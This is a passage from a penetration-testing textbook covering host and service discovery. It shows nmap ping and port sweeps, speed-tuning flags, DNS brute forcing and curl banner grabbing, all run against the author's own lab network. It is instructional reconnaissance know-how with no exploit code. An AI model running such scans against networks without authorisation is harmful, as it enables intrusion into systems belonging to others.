This command used four nmap command-line flags. The command help output is very useful for explaining what these flags do. The first one tells nmap to run a Ping scan and not to check for open ports. The second flag is used to specify the location of the input file, which in this case is *discovery/ranges.txt*. The third flag tells nmap to use all three of the major output formats, which I'll explain later, and the fourth flag says to use an ICMP echo discovery probe.

```
-sn: Ping Scan - disable port scan
-iL <inputfilename>: Input from list of hosts/networks
-oA <basename>: Output in the three major formats at once
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
```

2.3.2 Primary output formats

Now if you change into the *discovery/hosts* directory where you told nmap to write the pingsweep output you should see three files; *pingsweep.nmap*, *pingsweep.gnmap,* and *pingsweep.xml*. Go ahead and cat out each of these three files just to familiarize yourself with what they look like. The XML output file will come in handy once you begin scanning individual targets for listening ports and services. For the sake of this chapter you need to pay attention to only the *pingsweep.gnmap* file. This is the "greppable nmap" file format that conveniently places all of the useful information on a single line so you can quickly use grep to find what you are looking for. You can grep for the string "Up" to get the IP address of all the hosts that responded to your ICMP echo discovery probe.

This is useful because you want to create a target list containing just the IP addresses of live targets within your scoped IP address ranges. Run the following command to see an output similar to what is show in listing 2.4:

```
grep "Up" pingsweep.gnmap
```

Listing 2.4 Use grep to sort nmap output for live hosts

```
Host: 10.0.10.1 (amplifi.lan)  Status: Up
Host: 10.0.10.27 (06FEC82.lan)  Status: Up
Host: 10.0.10.88 (VMB4000.lan) Status: Up
Host: 10.0.10.90 ()   Status: Up
Host: 10.0.10.95 ()   Status: Up
Host: 10.0.10.125 (AFi-P-HD.lan) Status: Up
Host: 10.0.10.138 (AFi-P-HD2.lan) Status: Up
Host: 10.0.10.151 (rdc01.lan)  Status: Up
Host: 10.0.10.181 (android.lan)    Status: Up
Host: 10.0.10.188 (bookstack.lan)    Status: Up
Host: 10.0.10.200 ()  Status: Up
Host: 10.0.10.201 ()  Status: Up
Host: 10.0.10.202 ()  Status: Up
Host: 10.0.10.203 ()  Status: Up
```

```
Host: 10.0.10.204 ()  Status: Up
Host: 10.0.10.205 ()  Status: Up
Host: 10.0.10.206 ()  Status: Up
Host: 10.0.10.207 ()  Status: Up
Host: 10.0.10.220 ()  Status: Up
Host: 10.0.10.225 (nail.lan)  Status: Up
Host: 10.0.10.239 (HPEE5A60.lan)    Status: Up
Host: 10.0.10.160 (pentestlab01.lan)  Status: Up    #A
```

#A My IP address as shown in listing 2.1

Just like before during the ping example, the `cut` command can be used to create a targets.txt file. I prefer to place the targets.txt file inside the discovery/hosts directory but that's really just a matter of personal preference. The following command will place all of the IP addresses from hosts that are up inside the file called targets.txt.

```
~$ grep "Up" pingsweep.gnmap | cut -d " " -f2 > targets.txt
```

In some cases, you may feel that the results of your pingsweep scan do not accurately represent the number of hosts you expected to find. In many cases this is due to several or all of the hosts within your target scope refusing to send ICMP echo replies. If this is true it's likely because the system administrator configured them this way on purpose due to a false sense that doing so would make the organization more secure. In reality, this in no way prevents hosts from being discovered, it just means you have to use an alternative method. One such method is what I refer to as the Remote Management Interface or RMI port detection method.

2.3.3 Using remote management interface ports

The philosophy here is simple. If a host exists on the network, it exists for some purpose or another. This host presumably has to be remotely accessible to the IT and network administration team for maintenance purposes and so therefore some type of RMI port needs to be open on that host. You can use the fact that the standard ports for most RMIs are commonly known to create a small port scan list that can be used to perform host detection across a large range.

You can experiment with this as much as you want and include as many RMI ports as you like but keep in mind that the goal is to identify hosts in a timely fashion so scanning too many ports per IP address defeats the purpose. At some point you might as well just perform service discovery on the entire range, which would work just fine but depending on how many live hosts there are versus non-active IPs, it could take 10 times longer than necessary. Because most clients pay by the hour, I don't recommend doing this.

I find that a simple five-port list for what I consider to be the top five RMIs can do wonders to discover tricky hosts that are configured to ignore ICMP probes. I use the following five ports:

- Microsoft Remote Desktop (RDP): TCP 3389
- Secure Shell (SSH): TCP 22

- Secure Shell (SSH): TCP 2222
- HTTP/HTTPS: TCP 80, 443

Of course, I wouldn't be so bold as to claim that every single host on any network is going to have one of these 5 ports open no matter what. I will claim however, that if you scanned these 5 ports on any enterprise network in the world, you'll absolutely identify lots of targets and it won't take you very long. Just to illustrate this concept I'll run a discovery scan against the same IP address range as before but this time I'll target the 5 TCP ports listed in the above section. Feel free to do the same on your target network.

> **PRO TIP** this type of discovery scan is useful when your pingsweep scan returns nothing, such as your client has configured all systems to ignore ICMP echo requests. The only reason anyone would configure a network this way is because someone once told them it makes them more secure. You now know how silly that is (assuming you didn't already).

```
~$ nmap -Pn -n -p 22,80,443,3389,2222 -iL discovery/ranges.txt -oA discovery/hosts/rmisweep
```

Here there are a couple of new flags that I will explain before moving on. The first one tells nmap to skip pinging the IP address to see if it's up before scanning for open ports. The second flag says not to waste time performing DNS name resolution and the third new flag specifies the 5 TCP ports we want to scan on each IP address.

```
-Pn: Treat all hosts as online -- skip host discovery
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
-p <port ranges>: Only scan specified ports
```

Before looking into the output of this scan I hope you have noticed that it took quite a bit longer than the previous one. If not, run it again and pay attention. You can rerun nmap commands and they will simply overwrite the output file with the data from the most recently run command. In my case the scan took just over 28 seconds to sweep the entire slash 24 range as you can see from the small snippet below.

Listing 2.5 Trimmed output from finished nmap scan

```
nmap scan report for 10.0.10.255
Host is up (0.000047s latency).

PORT   STATE  SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
443/tcp filtered https
2222/tcp filtered EtherNetIP-1
3389/tcp filtered ms-wbt-server

nmap done: 256 IP addresses (256 hosts up) scanned in 28.67 seconds    #A
```

#A The scan took 28 seconds to complete

The scan took more than 10 times as long as the previous scan, why do you think that is? It's because nmap had to check 256 IP addresses for a total of 5 TCP ports each, thereby making 1,280 individual requests. Additionally, you may have also noticed if you were watching the output in real time that nmap chunks the slash 24 range into 4 groups of 64 hosts. This is the default behavior but it can be altered if you know how.

2.3.4 Increasing nmap scan performance

I won't profess to know why the default settings for nmap are the way they are, but I'm sure there is a good reason for it. That said, nmap is capable of moving much faster, which is often necessary when dealing with large networks and short time spans. Also, modern networks have come a long way in terms of bandwidth and load capacity, which I suspect was the original factor when these low performing default thresholds were determined by the nmap project. With two additional flags, the exact same scan can be sped up drastically by forcing nmap to test all 256 hosts at a time instead of in 64 host groups, as well as by setting the minimum packets per second rate to 1,280. Take a look for yourself.

Go ahead and re-run the command from section 2.3.3 but this time add the following: `--min-hostgroup 256 min-rate 1280` to the end of the command:

```
~$ nmap -Pn -n -p 22,80,443,3389,2222 -iL discovery/ranges.txt -oA discovery/hosts/rmisweep -
       -min-hostgroup 256 --min-rate 1280
```

Listing 2.6 Using --min-hostgroup & --min-rate to speed of nmap

```
nmap scan report for 10.0.10.255
Host is up (0.000014s latency).

PORT   STATE  SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
443/tcp filtered https
2222/tcp filtered EtherNetIP-1
3389/tcp filtered ms-wbt-server

nmap done: 256 IP addresses (256 hosts up) scanned in 2.17 seconds
```

#A This time the scan completed in 2 seconds

As you can see, that's a major increase and time saving from the previous scan. I was a professional penetration tester for over a year conducting routine engagements for mid-size companies before somebody showed me that trick, I definitely wished I had known about it sooner.

WARNING

Now, I should warn you that this technique to speedup scans isn't magic and it does have its limitations to how far you can go, but I've used a `--min-rate` setting of up to 50,000 before and despite several error messages from nmap was able to successfully scan five ports on 10,000 hosts or 50 ports on 1,000 hosts really quickly If you adhere to that maximum threshold, you'll likely see consistent results.

You can check the results of your RMI sweep by grepping for the "open" string within the *rmisweep.gnmap* file like this.

```
~$ cat discovery/hosts/rmisweep.gnmap |grep open | cut -d " " -f2
10.0.10.1
10.0.10.27
10.0.10.95
10.0.10.125
10.0.10.138
10.0.10.160
10.0.10.200
10.0.10.201
10.0.10.202
10.0.10.203
10.0.10.204
10.0.10.205
10.0.10.206
10.0.10.207
10.0.10.225
10.0.10.239
```

Of course, this method doesn't discover all of the network targets, it will only display systems that have one of the 5 ports listening. You could certainly increase the number of hosts you'll discover by adding more ports but keep in mind there is a directly correlated relationship between the number of additional ports you add and an observable increase in the amount of time it will take for your discovery scan to complete. I only recommend using this method when the ICMP echo discovery probe fails to return any hosts at all. This is a tell-tale sign that the system administrator at your target network has read a book on security from the 80s and has decided to explicitly deny ICMP echo replies.

2.4 Additional host discovery methods

There are many other methods for identifying network hosts, too many to discuss in detail within a single chapter. Nine times out of ten a simple ICMP echo discovery probe will do the trick. I will however point out a few techniques worth mentioning just because I've had to use them one time or another during an engagement and you might yourself in a similar situation. The first method I want to bring up is DNS brute forcing.

2.4.1 DNS brute forcing

Although this is an exercise that's usually more common in external network penetration than internal, it still has its uses from time to time on an INPT. The concept of DNS brute forcing is pretty simple to understand. You take a giant wordlist containing common subdomains such as vpn, mail, corp, intranet, and so on and make automated hostname resolution requests to a target DNS server to see which names resolve to an IP address. In doing so you might find out

that mail.companydomain.local resolves to 10.0.20.221 and web01.companydomain.local resolves to 10.0.23.100. This would tell you that at the very least there are hosts located within the 10.0.23.0/24 and 10.0.20.0/24 ranges.

There is one obvious challenge to this method, because client's can name their systems whatever they want this technique is really only as good as the size and accuracy of your wordlist. For example, if your client has a fascination with Star Trek characters, prime numbers and the game of chess then they would likely have exotic hostnames like "spockqueen37," which is unlikely to appear inside your list of subdomains to brute force.

That said, most network administrators tend to stick with easy to remember hostnames because it makes sense and provides for easier documentation, so with the right tool this method can be a powerful way to discover lots of hosts or IP address ranges using nothing but DNS requests. My friend and colleague Mark Baseggio created a really powerful tool for DNS brute forcing called *aiodnsbrute*, which is short for Async DNS Brute. You should definitely check out his GitHub page, download the code and play around with it:

https://github.com/blark/aiodnsbrute

2.4.2 Packet capture and analysis

This topic is a bit out of scope for an introductory book on network penetration testing so there is no point in getting into specific details. I will instead simply explain the process and why you would want to use it. The process of packet capture and analysis is straight forward to conceptualize. You simply open up a packet capture program such as Wireshark or Tcpdump and place your network interface card into monitor mode creating what is referred to in some circles as a packet sniffer.

Your sniffer listens for any and all packets traveling throughout your local broadcast range and displays them to you in real time. Making sense of the information displayed within these packets requires a great deal of understanding in various network protocols but even a novice could pick out IP addresses that are contained in the source and destination field of every network packet. It's possible to log a lengthy packet capture to a single file and then parse through the output for all unique IP addresses.

The only reason why someone would want to make use of this method would be if that person was executing a stealth engagement such as a Red Team penetration test and had to remain undetected for as long as possible so even something as harmless as an ICMP sweep would be outside the scope of the engagement because it could potentially be detected. These types of engagements are a lot of fun but realistically only the most mature organizations who have conducted several traditional penetration tests and remediation cycles should consider doing such an exercise.

2.4.3 Hunting for subnets

Often times while on a black box engagement I'll notice that the client has IP addresses all over the place within a large slash 8 network such as 10.0.0.0/8. That's over 16 million possible IP addresses. Even with performance enhancing flags scanning that many IP

addresses will be painful. Provided that your engagement scope is opportunistic in nature and your focus is less on discovering each and every single system but rather identifying as many possible attack vectors as you can in a short time then I've come up with a neat trick that has helped me cut down the time it takes to perform discovery against large ranges more times than I can remember. This will definitely work for you should you find yourself on a similarly scoped engagement.

The trick requires that an assumption I make is true, which is that each subnet being used will contain a host on the .1 IP address. Now if you're the type of person who is inclined to think about things in absolutes you might draw the conclusion that because this won't be the case every single time it might as well not ever be the case. I've met many who have responded this way when I've tried to explain this method. People say, "but what if .1 isn't in use then you've missed an entire subnet…". To that I say so be it, the point is that in my experience 9 out of 10 usable subnets do contain a host on .1. This is because humans are predictable. Of course, there are outliers here and there, but the majority of folks behave in a predictable manner. So, I create a nmap scan that looks like this.

Listing 2.7 nmap scan to identify potential IP address ranges

```
~$ sudo nmap -sn 10.0-255.0-255.1 -PE --min-hostgroup 10000 --min-rate 10000
Warning: You specified a highly aggressive --min-hostgroup.
Starting Nmap 7.70SVN ( https://nmap.org ) at 2019-05-03 10:15 CDT
Nmap scan report for amplifi.lan (10.0.10.1)    #A
Host is up (0.0029s latency).
MAC Address: ##:##:##:##:##:## (Unknown)
Nmapnmap done: 65536 IP addresses (1 host up) scanned in 24.51 seconds
```

#A Only one subnet was identified, which was expected in this case

This scan takes less than a minute to ping the .1 node on all of the 65,536 possible slash 24 ranges within a slash 8 giant range. For each IP address that I get back I place the corresponding slash 24 range for that IP inside my ranges.txt file and then perform my normal methods of discovering network hosts. Now it goes without saying that this method is not complete and will miss subnets that do not contain a host on the .1 node. But I cannot tell you how many times I've impressed a client who has hosts all over the globe when I send an email 15 minutes after the on-site kick off meeting stating that I have completed discovery on their slash 8 and have identified 6,482 hosts (arbitrary number I just made up), which I will now begin testing for services and vulnerabilities.

Exercise 2.1 Identifying your engagement targets

Create a directory inside your pentest VM that will serve as your engagement folder throughout the duration of this book. Place the IP address range(s) for your engagement inside the discovery folder inside a file called ranges.txt. Use Nmap and the host discovery techniques you learned in this chapter to discover all of the live targets within your ranges.txt file and place the IP addresses inside a file called targets.txt.

```
└── pentest
    ├── documentation
```

```
    ├── focused-penetration
    ├── discovery
    │   ├── hosts
    │   │   └── targets.txt
    │   ├── ranges.txt
    │   ├── services
    │   └── vulnerabilities
    └── privilege-escalation
```

When you're done you should have a directory tree that looks like the preceding example

2.5 Summary

- The Information-gathering phase begins with host discovery
- ICMP is the preferred method to use when discovering network hosts
- nmap supports multiple IP ranges and provides more useful output than ping
- When ICMP is disabled hosts can be discovered using common RMI ports
- nmap scan speed can be improved using `--min-hostgroup` and `--min-rate`

3

Discovering network services

This chapter covers

- **Explanation of network services from an attacker's perspective**
- **Network service discovery using nmap**
- **Organizing and sorting through nmap scan output**
- **Creating protocol-specific target lists for vulnerability discovery**

In the last chapter you learned that the Information-gathering phase is broken up into three separate sub-phases.

A. Host discovery
B. Service discovery
C. Vulnerability discovery

You should be finished with the first sub-phase already. If you haven't done that against your target environment yet go back and complete that chapter before continuing on with this one. In this chapter you are going to learn how to execute the second sub-phase B. Service discovery. During service discovery, your goal is to identify any available network services listening on the hosts you discovered during sub-phase A. that might potentially be vulnerable to an attack. Now it's important to emphasize my use of the words "might potentially be vulnerable…".

Don't worry just yet about determining for certain if a service is vulnerable to attack, I'm going to cover that in future chapters. Right now, you should just be worried about identifying what services are available and how to gather as much information as you can about them. In other words, if a service exists it might potentially be vulnerable, but you shouldn't be focused on the later portion just yet. Now why would I ask you to hold off on determining whether discovered services are vulnerable to attack as soon as they are identified, isn't that the whole

point of a penetration test? It is, but if you want to be successful you need to operate like a real-attacker would.

WARNING

I want to iterate because this is worth repeating. Resist the urge to dive down the many rabbit holes that you'll likely uncover during this sub-phase. Instead, simply take note of potential attack vectors and then move on to completing a thorough service discovery against your entire scope of targets. I understand it can be tempting to tug at the first thread you come across. After all your ultimate goal is to discover and exploit critical weaknesses within the target environment. I promise you though, you'll produce more valuable results when opting to be thorough rather than rushing to get through this critical component of your penetration test.

3.1 Network services from an attacker's perspective

Think about your favorite heist movie where the criminals are trying to break into a secure facility. A bank, casino, military base, it doesn't really matter but in my mind, I'm picturing the movie Ocean's Eleven. The "bad guys" don't just go banging on the first door or window they see without constructing a detailed plan that's usually put together over several days or weeks and takes into consideration all of the specific characteristics of their target as well as the individual strengths of their team members.

The attackers typically obtain a map or schematic of the target and spend a lot of time analyzing all of the different ways into the building. These are usually doors, windows, parking garages, elevator and ventilation shafts, you name it. From an attacker's perspective you can call these *entry points* or *attack surfaces* and that's exactly what network services are. The entry points into our target network. The surfaces that you will attack in an attempt to gain unauthorized entry into restricted areas of the network.

If the movie criminals are good at what they do, they'll avoid simply walking up to the building and testing the side door to see if its unlocked. If for no other reason than the fact that someone could see them, sound the proverbial alarm and the whole mission is blown. Instead, they look at all the entry points as a whole and based on their objectives, skillset, what entry points are present and how much time and resources they have to pull off the job, make a sophisticated plan of attack that has a high probability of success.

A penetration tester needs to do the same thing. So, don't worry about how to "get in" to your target network just yet. Service discovery focuses instead on identifying as many possible "doors and windows" (network services) as you can and building that map or schematic. This is merely an illustrative analogy; you don't need to build an actual network diagram or schematic but rather a list of all the listening services and what information you can uncover about them. The more of them you identify, the greater the chance you'll find one is open or at least has a broken pad lock when you move on to discovering vulnerabilities.




Figure 3.1 Sub-phase B. service discovery workflow

3.1.1 Understanding network service communication

Let's start this sub-phase off by defining exactly what I mean when I say network service. **A NETWORK SERVICE** can be defined as any application or software that is listening for requests on a network port from 0 to 65,535. The protocol of a particular service dictates the proper format of a given request as well as what can be contained in the request response.

Even if you haven't given much thought to network services in the past, you interact with at least one of them every day, the web service. A web service operates within the constraints of the HTTP protocol.

MORE ABOUT THE HTTP PROTOCOL Should you find yourself having trouble sleeping at night you can read about the Hypertext Transfer Protocol in RFC2616, which will most certainly knock you out because it

is extremely dry and deeply technical, just as a good protocol RFC ought to be. If that sort of thing interests you then I recommend you check out the following link: https://www.ietf.org/rfc/rfc2616.txt

Every time you type in a Uniform Resource Locator (URL) into your web browser you are submitting a web request, usually a GET request to be specific, which contains all of the necessary components of a web request as set forth by the HTTP protocol specification. Your browser receives the web response from the web server and renders the information that you requested.




Figure 3.2 Generic illustration of a typical network service request & response

Although many different network protocols exist with many different services satisfying many different needs, they all behave in a similar fashion. The service/server, if "up" is considered to be sitting idly available until a client delivers a request for it to do something with. Once the server receives a request, it processes the request based on the protocol specifications and then sends a response back to the client.

Of course, there is a lot more going on in the background than what I've depicted in figure 3.2. I've intentionally stripped it down to the most basic components to illustrate the concept of client making a request to a server.

Almost all forms of network attacks revolve around sending some type of carefully crafted (more often we just say malicious) service request that takes advantage of a flaw in the service in such a way that it is forced to execute an operation which is advantageous to the attacker who sent the request. Most of the time this means sending a reverse command-shell back to the attackers' machine.




Figure 3.3 Malicious network service request & response

3.1.2 Identifying listening network services

So far, I have been using the analogy of a building or a large facility and the doors, windows and other entry points to illustrate the fact that network services are the things that we try to attack in order to penetrate our target environment. In this analogy we can either stand outside the building and look for all the entry points manually or if you're crafty enough, you can obtain the building schematics which identifies where all of them are.

On a network penetration test you won't typically be so lucky as to obtain a comprehensive network diagram so you'll have to discover which services are listening for yourself. This can be accomplished through port scanning. Using nmap you take each IP address that you've identified during host discovery and you literally ask that IP address, is port 0 open? What about port 1, how about port 2? All the way up to 65,535. Most of the time you won't receive any sort of response back from the target signaling that the particular port you just scanned is closed. A response back of any kind will typically indicate that some sort of network service is listening on that port.

> **WHAT'S THE DIFFERENCE BETWEEN A SERVICE AND A PORT?** Using a web server as an example the service would be the particular software that's serving up the websites to client requests. The Apache web server is a very popular open-source web server that you will most certainly bump into on your network penetration tests. The port the web server is listening on can be configured to any number between 0 and 65,535 but typically you will find web servers listening on port 80 and port 443 where 80 is used for non-encrypted traffic and 443 is used for SSL/TLS encrypted traffic.

3.1.3 Network service banners

It's not enough to know that a service is running on a given port. An attacker needs to know as much about it as possible. Luckily, most services will provide a *service banner* when requested to do so. Think of a service banner like a sign outside the door of a business saying, "Here I am, I'm service XYZ, I'm running version ABC and I'm ready to process your requests. If you want to come inside my door is located at port #123."

Depending on the particular service configuration the banner may reveal loads of information, some of which could be useful to you as an attacker. At a minimum you want to know what protocol the server is running, be it FTP, HTTP, RDP or something else. You also want to know the name and if visible the exact version of the software listening on that port. This information is critical because it allows you to search public exploit databases such as https://www.exploit-db.com for known attack vectors and security weaknesses for that particular software version. Here is an example of a service banner contained within the headers of an HTTP request using the curl command. Run the following command and be aware that raditz.capsulecorp.local could easily be replaced with an IP address:

```
curl --head raditz.capsulecorp.local
```

Listing 3.1 Using curl to request an HTTP service banner

```
HTTP/1.1 403 Forbidden    #A
Content-Length: 1233
Content-Type: text/html
Server: Microsoft-IIS/10.0    #B#C
X-Powered-By: ASP.NET    #D
Date: Fri, 10 May 2019 17:23:57 GMT
```

#A This service is using the HTTP protocol
#B Specifically this is a Microsoft IIS web server
#C Version 10.0 which lets us know this is Windows 2016 or later
#D AS a bonus you can see it's using ASP.NET This means this server is likely talking to a back-end database server

Notice that the output from this command contains all three of the elements that I mentioned. The protocol is HTTP of course that much was already known, the software running on this webserver is Microsoft IIS and specifically this is version 10.0. In this case some additional bonus information is provided. It's clear this IIS server is configured with ASP.NET which may mean that the target is utilizing some sort of server-side code that is talking to a back-end database. Something an attacker would certainly be interested in looking at. During this component you should be focused on identifying every single open port running on all of your targets and enumerating each of them to this level of detail so that you have an accurate picture of exactly what is available to you and what the overall attack surface of your target network looks like.

3.2 Port scanning with nmap

Once again, nmap is the tool of choice for discovering network services. As with the ICMP ping sweep example, the idea here is to iterate through each IP address in your *targets.txt* file. Only this time, rather than check if the host is up and replying to ICMP request messages, nmap is going to see if the host will attempt to establish a TCP connection with our attacking machine on port zero, and then on port one, and then on port two, all the way up to 65,535.

You might be thinking to yourself, does nmap need to "speak" each individual network protocol of a given service if it does find one listening on a given port? Bonus points to you if you were thinking that by the way. The answer is, not necessarily. If you are only checking to see if a port is open there is no need to be able to have meaningful communication with the service listening on that port. Let me explain that further.

Imagine yourself walking down the hallway of a long apartment building. Some of the apartments are vacant, and some of them are occupied. Your goal during this thought experiment is to determine which apartments have tenants living in them. You begin knocking on the doors one at a time. Each time a person opens the door, they attempt to start a conversation with you in the native language that they speak. You may or may not understand this language but that's not important because you are merely scanning the hallway to see which doors lead to occupied rooms. At each door you test, you notate whether or not someone answered, and then rudely ignore their conversation attempt and move on to knocking on the next door. This is exactly how port scanning works

Coincidently, if you *were* analogous to the nmap project, you would be fluent in most human languages spoken on Earth, this is how you could go about asking the person who answers the door to provide you with additional details about what exactly is going on in that particular apartment. In a later section, you'll get to do just that. For the time being though, you're only concerned with figuring out if someone is there or not—if the port is "open." If a port is "closed" it will simply not reply to nmap's connection attempts, just like a vacant apartment would have no one to answer your knock. If a port is open, it will reply as it normal does when a client who does speak that service's protocol attempts to initiate a connection. The simple fact that the service replies with anything at all lets you know that port is open.

3.2.1 Commonly used ports

There are obvious reasons why a real enterprise network cannot be used to demonstrate the proper workflow of an INPT and if by some chance the reasons are not obvious, I will go ahead and spell them out. The main reason is liability. Without having you sign a Non-disclosure Agreement or NDA it would be extremely unethical potentially even illegal to disclose vulnerable details about a company's network in the pages of this book. That is why the illustrations in this book are all created using the Capsulecorp network, which I have built with virtual machines on my private lab environment.

Although I have done everything in my power to model this network off of real enterprise configurations that I have seen countless times, there is one key difference and that of course

is the network size. Big enterprises usually have tens of thousands of nodes on their internal subnet.

> **BIGGER DOESN'T ALWAYS MEAN BETTER** By the way, just as a side note, the fact that large enterprise networks are so big coincidently makes them easier targets for an attacker because the more systems an administrator has to secure, the higher the probability he made an oversight somewhere and missed something important.

I bring this up because a large network scope can take a very long time to conduct a thorough port scan against. It is for this reason that I have structured this methodology the way that I have. If you are working through the exercises in this book on a similarly sized lab network, you might wonder why you begin with common TCP ports and don't just start off scanning all 65k. The answer is related to time and productivity.

As soon as possible, a penetration tester wants to get *some* information in front of their eyes that he or she can got poke around at manually while waiting for more exhaustive scans which sometimes take all day to complete. For this reason, you should always run a quick sweep of your top 10 or 20 favorite ports in order to give you some initial threads to chase down while you're waiting for the meat and potatoes of your service discovery.

The purpose of this sweep is to move quickly and therefore it scans only a select group of ports that have a higher probability of containing services with potentially exploitable weaknesses. Alternatively, you could use nmap's `--top-ports` flag followed by a number to scan only the top #N ports. The reason I don't illustrate this method is because nmap categorizes a "top port" as one that is most frequently used which isn't necessarily the most useful to a penetration tester. I prefer to think of ports that are most commonly attacked instead. An example scan against the Capsulecorp network using 13 ports commonly identified in modern enterprise networks uses the following command:

```
nmap -Pn -n -p 22,25,53,80,443,445,1433,3306,3389,5800,5900,8080,8443 -iL hosts/targets.txt -
      oA services/quick-sweep
```

Listing 3.2 shows a snippet of the full output.

Listing 3.2 nmap scan: checking for common ports

```
nmap scan report for 10.0.10.160
Host is up (0.00025s latency).

PORT     STATE  SERVICE
22/tcp   open   ssh    #A
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
443/tcp  closed https
445/tcp  closed microsoft-ds
1433/tcp closed ms-sql-s
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
5800/tcp closed vnc-http
```

```
5900/tcp closed vnc
8080/tcp closed http-proxy
8443/tcp closed https-alt

nmap done: 22 IP addresses (22 hosts up) scanned in 2.55 seconds
```

#A This host has only one open port: port 22

As you can see from the output this command took less than 3 seconds to finish. Now you have a quick understanding of some of the commonly attacked services that are running within this target scope. This is the only scan that I would sort manually through the output files using grep. For larger scans with additional results you're going to make use of an XML parser which I will show you in the next section. For now, though, take a look at the three files just created inside the services directory. Once again, the *quick-sweep.gnmap* file is the handiest for seeing which ports are open from the scan that was just run. You should be familiar with this by now, use `cat` to display the contents of the file and `grep` to limit the output to lines that contain the string "open."

Listing 3.3 Checking the 'gnmap' file for open ports

```
~$ ls -lah services/
total 84K
drwxr-xr-x 2 royce royce 4.0K May 20 14:01 .
drwxr-xr-x 4 royce royce 4.0K Apr 30 10:20 ..
-rw-rw-r-- 1 royce royce 9.6K May 20 14:04 quick-sweep.gnmap
-rw-rw-r-- 1 royce royce 9.1K May 20 14:04 quick-sweep.nmap
-rw-rw-r-- 1 royce royce  49K May 20 14:04 quick-sweep.xml

~$ cat services/quick-sweep.gnmap |grep open
Host: 10.0.10.1 ()      Ports: 22/closed/tcp//ssh///, 25/closed/tcp//smtp///,
       53/open/tcp//domain///, 80/open/tcp//http///, 443/closed/tcp//https///,
       445/closed/tcp//microsoft-ds///, 1433/closed/tcp//ms-sql-s///,
       3306/closed/tcp//mysql///, 3389/closed/tcp//ms-wbt-server///, 5800/closed/tcp//vnc-
